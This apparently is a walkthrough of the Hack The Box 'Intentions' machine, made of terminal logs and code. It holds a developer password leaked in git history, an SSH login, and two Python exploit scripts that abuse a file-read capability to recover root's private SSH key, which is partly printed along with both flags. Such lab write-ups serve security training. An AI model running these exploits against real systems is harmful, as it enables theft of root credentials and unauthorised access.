┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ cd .git

┌──(kali㉿kali)-[~/Desktop/htb/intentions/.git]
└─$ ls -al
total 3164
drwxr-xr-x   8 kali kali    4096 Apr 28 16:04 .
drwxrwxr-x   5 kali kali    4096 Apr 28 16:04 ..
drwxr-xr-x   2 kali kali    4096 Feb  2  2023 branches
-rw-r--r--   1 kali kali      27 Feb  2  2023 COMMIT_EDITMSG
-rw-r--r--   1 kali kali      92 Feb  2  2023 config
-rw-r--r--   1 kali kali      73 Feb  2  2023 description
-rw-r--r--   1 kali kali      23 Feb  2  2023 HEAD
drwxr-xr-x   2 kali kali    4096 Feb  2  2023 hooks
-rw-r--r--   1 kali kali 3189676 Feb  2  2023 index
drwxr-xr-x   2 kali kali    4096 Feb  2  2023 info
drwxr-xr-x   3 kali kali    4096 Feb  2  2023 logs
drwxr-xr-x 260 kali kali    4096 Feb  2  2023 objects
drwxr-xr-x   4 kali kali    4096 Feb  2  2023 refs

┌──(kali㉿kali)-[~/Desktop/htb/intentions/.git]
└─$ git log
commit 1f29dfde45c21be67bb2452b46d091888ed049c3 (HEAD -> master)
Author: steve <steve@intentions.htb>
```

This looks interesting. Check what changes difference has been made




```
commit f7c903a54cacc4b8f27e00dbf5b0eae4c16c3bb4
Author: greg <greg@intentions.htb>
Date:   Thu Jan 26 09:21:52 2023 +0100

    Test cases did not work on steve's local database, switching to user factory per his advice

commit 36b4287cf2fb356d868e71dc1ac90fc8fa99d319
Author: greg <greg@intentions.htb>
Date:   Wed Jan 25 20:45:12 2023 +0100

    Adding test cases for the API!

commit d7ef022d3bc4e6d02b127fd7dcc29c78047f31bd
Author: steve <steve@intentions.htb>
Date:   Fri Jan 20 14:19:32 2023 +0100

    Initial v2 commit
```




```
┌──(kali㉿kali)-[~/Desktop/htb/intentions/.git]
└─$ git diff f7c903a54cacc4b8f27e00dbf5b0eae4c16c3bb4 36b4287cf2fb356d868e71dc1ac90fc8fa99d319
diff --git a/tests/Feature/Helper.php b/tests/Feature/Helper.php
index 0586d51..f57e37b 100644
--- a/tests/Feature/Helper.php
+++ b/tests/Feature/Helper.php
@@ -8,14 +8,12 @@ class Helper extends TestCase
 {
     public static function getToken($test, $admin = false) {
         if($admin) {
-            $user = User::factory()->admin()->create();
+            $res = $test->postJson('/api/v1/auth/login', ['email' => 'greg@intentions.htb', 'password' => 'Gr3g1sTh3B3
stDev3l0per!1998!']);
+            return $res->headers->get('Authorization');
         }
         else {
-            $user = User::factory()->create();
+            $res = $test->postJson('/api/v1/auth/login', ['email' => 'greg_user@intentions.htb', 'password' => 'Gr3g1s
Th3B3stDev3l0per!1998!']);
+            return $res->headers->get('Authorization');
         }
```

'email' => 'greg@intentions.htb', 'password' => 'Gr3g1sTh3B3stDev3l0per!1998!'])




```
┌──(kali㉿kali)-[~/Desktop/htb/intentions/.git]
└─$ ssh greg@10.129.229.27
The authenticity of host '10.129.229.27 (10.129.229.27)' can't be es
tablished.
ED25519 key fingerprint is SHA256:oM16qkT2127RdM/9i3UFwVNtt09fF4E6c4
zhrHtGjw0.
```




```
$ id
uid=1001(greg) gid=1001(greg) groups=1001(greg),1003(scanner)
$ bash
greg@intentions:~$ 
```


/opt/scanner/scanner has ability to read the files as root.




```
greg@intentions:~$ ls -al
total 52
drwxr-x--- 4 greg greg  4096 Jun 19  2023 .
drwxr-xr-x 5 root root  4096 Jun 10  2023 ..
lrwxrwxrwx 1 root root     9 Jun 19  2023 .bash_history -> /dev/null
-rw-r--r-- 1 greg greg   220 Feb  2  2023 .bash_logout
-rw-r--r-- 1 greg greg  3771 Feb  2  2023 .bashrc
drwx------ 2 greg greg  4096 Jun 10  2023 .cache
-rwxr-x--- 1 root greg    75 Jun 10  2023 dmca_check.sh
-rwxr----- 1 root greg 11044 Jun 10  2023 dmca_hashes.test
drwxrwxr-x 3 greg greg  4096 Jun 10  2023 .local
-rw-r--r-- 1 greg greg   807 Feb  2  2023 .profile
-rw-r----- 1 root greg    33 Apr 28 03:29 user.txt
-rw-r--r-- 1 greg greg    39 Jun 14  2023 .vimrc
greg@intentions:~$ cat user.txt
28c5c656b6efbcaccf7f61a91ac1db14
greg@intentions:~$ cat dmca_check.sh
/opt/scanner/scanner -d /home/legal/uploads -h /home/greg/dmca_hashes.test
greg@intentions:~$ ls -al /opt/scanner/scanner
-rwxr-x--- 1 root scanner 1437696 Jun 19  2023 /opt/scanner/scanner
greg@intentions:~$ file /opt/scanner/scanner
/opt/scanner/scanner: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=a
UOHaK7gUXN/5aWVPmSwER6KHrDxGzr4/SUP48whD2UTLJ-Q2kLmf, stripped
greg@intentions:~$ getcap /opt/scanner/scanner
/opt/scanner/scanner cap_dac_read_search=ep
greg@intentions:~$ 
```



```
greg@intentions:~$ /opt/scanner/scanner
The copyright_scanner application provides the capability to evaluate a single file or directory of files against a known blacklist and
return matches.

        This utility has been developed to help identify copyrighted material that have previously been submitted on the platform.
        This tool can also be used to check for duplicate images to avoid having multiple of the same photos in the gallery.
        File matching are evaluated by comparing an MD5 hash of the file contents or a portion of the file contents against those submit
ted in the hash file.

        The hash blacklist file should be maintained as a single LABEL:MD5 per line.
        Please avoid using extra colons in the label as that is not currently supported.

        Expected output:
        1. Empty if no matches found
        2. A line for every match, example:
                [+] {LABEL} matches {FILE}

  -c string
        Path to image file to check. Cannot be combined with -d
  -d string
        Path to image directory to check. Cannot be combined with -c
  -h string
        Path to colon separated hash file. Not compatible with -p
  -l int
        Maximum bytes of files being checked to hash. Files smaller than this value will be fully hashed. Smaller values are much faster
 but prone to false positives. (default 500)
  -p    [Debug] Print calculated file hash. Only compatible with -c
  -s string
        Specific hash to check against. Not compatible with -h
```



```
greg@intentions:~$ cat /etc/passwd  | head -1
root:x:0:0:root:/root:/bin/bash
greg@intentions:~$ echo -n r | md5sum
4b43b0aee35624cd95b910189b3dc231  -
greg@intentions:~$ /opt/scanner/scanner -c /etc/passwd -l 1 -s 4b43b0aee35624cd95b910189b3dc231
[+] 4b43b0aee35624cd95b910189b3dc231 matches /etc/passwd
greg@intentions:~$
```



exploit.py


home > ippsec > htb > intentions > code > exploit.py > ...

```python
import subprocess
import hashlib
import string

charset = string.ascii_letters + string.digits + "-+/=\n"

def brute(file, guess):
    hash = hashlib.md5(guess.encode()).hexdigest()
    result = subprocess.run(['/opt/scanner/scanner','-c', file, '-l', str(len(guess)) ,'-s', hash],
                            stdout=subprocess.PIPE)
    if len(result.stdout) > 0:
        return True
    return False

LOOP = True
guess = "-----BEGIN OPENSSH PRIVATE KEY-----\n"
print(guess,end='')
while LOOP:
    for c in charset:
        if brute("/root/.ssh/id_rsa", guess + c):
            guess += c
            print(c, end="", flush=True)
            break
        if c == "\n":
            LOOP = False
```


https://0xdf.gitlab.io/2023/10/14/htb-intentions.html

```python
#!/usr/bin/env python3

import hashlib
import subprocess
import sys


def get_hash(fn, n):
    """Get the target hash for n length characters of
    filename fn"""
    proc = subprocess.run(f"/opt/scanner/scanner -c {fn} -s whatever -p -l {n}".split(),
            stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    try:
        return proc.stdout.decode().strip().split()[-1]
    except IndexError:
        return None


def get_next_char(output, target):
    """Take the current output and figure out what the
    next character will be given the target hash"""
    for i in range(256):
        if target == hashlib.md5(output + chr(i).encode()).hexdigest():
            return chr(i).encode()


output = b""
fn = sys.argv[1]
```


```
while True:
    target = get_hash(fn, len(output) + 1)
    next_char = get_next_char(output, target)
    if next_char is None:
        break
    output += next_char
    print(next_char.decode(), end="")
```



```
greg@intentions:~$ python3 exploit.py /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA5yMuiPaWPr6P0GYiUi5EnqD8QOM9B7gm2lTHwlA7FMw95/wy8JW3
HqEMYrWSNpX2HqbvxnhOBCW/uwKMbFb4LPI+EzR6eHr5vG438EoeGmLFBvhge54WkTvQyd
vk6xqxjypi3PivKnI2Gm+BWzcMi6kHI+NLDUVn7aNthBIg9OyIVwp7LXl3cgUrWM4StvYZ
ZyGpITFR/1KjaCQjLDnshZO7OrM/PLWdyipq2yZtNoB57kvzbPRpXu7ANbM8wV3cyk/OZt
0LZdhfMuJsJsFLhZufADwPVRK1B0oMjcnljhUuVvYJtm8Ig/8fC9ZEcycF69E+nBAiDuUm
kDAhdj0ilD63EbLof4rQmBuYUQPy/KMUwGujCUBQKw3bXdOMs/jq6n8bK7ERcHIEx6uTdw
gE6WlJQhgAp6hT7CiINq34Z2CFd9t2x1o24+JOAQj9JCubRa1fOMFs8OqEBiGQHmOIjmUj
7x17Ygwfhs4O8AQDvjhizWop/7Njg7Xm7ouxzoXdAAAFiJKKGvOSihrzAAAAB3NzaC1yc2
EAAAGBAOcjLoj2lj6+j9BmIlIuRJ6g/EDjPQe4JtpUx8JQOxTMPef8MvCVtx6hDGK1kjaV
9h6m78Z4TgQlv7sCjGxW+CzyPhM0enh6+bxuN/BKHhpixQb4YHueFpE70Mnb5OsasY8qYt
z4rypyNhpvgVs3DIupByPjSw1FZ+2jbYQSIPTsiFcKey15d3IFK1jOErb2GWchqSExUf9S
o2gkIyw57IWTuzqzPzy1ncoqatsmbTaAee5L82z0aV7uwDWzPMFd3MpPzmbdC2XYXzLibC
bBS4WbnwA8D1UStQdKDI3J5Y4VLlb2CbZvCIP/HwvWRHMnBevRPpwQIg7lJpAwIXY9IpQ+
txGy6H+K0JgbmFED8vyjFMBrowlAUCsN213TjLP46up/GyuxEXByBMerk3cIBOlpSUIYAK
eoU+woiDat+GdghXfbdsdaNuPiTgEI/SQrm0WtXzjBbPDqhAYhkB5jiI5lI+8de2IMH4bO
DvAEA744Ys1qKf+zY4O15u6Lsc6F3QAAAAMBAAEAAAGABGD0S8gMhE97LUn3pC7RtUXPky
tRSuqx1VWHu9yyvdWS5g8iToOVLQ/RsP+hFga+jqNmRZBRlz6foWHIByTMcOeKH8/qjD4O
9wM8ho4U5pzD5q2nM3hR4G1g0Q4o8EyrzygQ27OCkZwi/idQhnz/8EsvtWRj/D8G6ME9lo
pHlKdz4fg/tj0UmcGgA4yF3YopSyM5XCv3xac+YFjwHKSgegHyNe3se9BlMJqfz+gfgTz3
8l9LrLiVoKS6JsCvEDe6HGSvyyG9eCg1mQ6J9EkaN2q0uKN35T5siVinK9FtvkNGbCEzFC
PknyAdy792vSIuJrmdKhvRTEUwvntZGXrKtwnf81SX/ZMDRJYqgCQyf5vnUtjKznvohz2R
```



```
┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ chmod 600 root.id_rsa

┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ ssh -i root.id_rsa root@10.129.229.27
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-76-generic x86_64)
```



```
root@intentions:~# id
uid=0(root) gid=0(root) groups=0(root)
root@intentions:~# cat /root/root.txt
7788e4721a5da178ce7c1c452ab93534
root@intentions:~#
```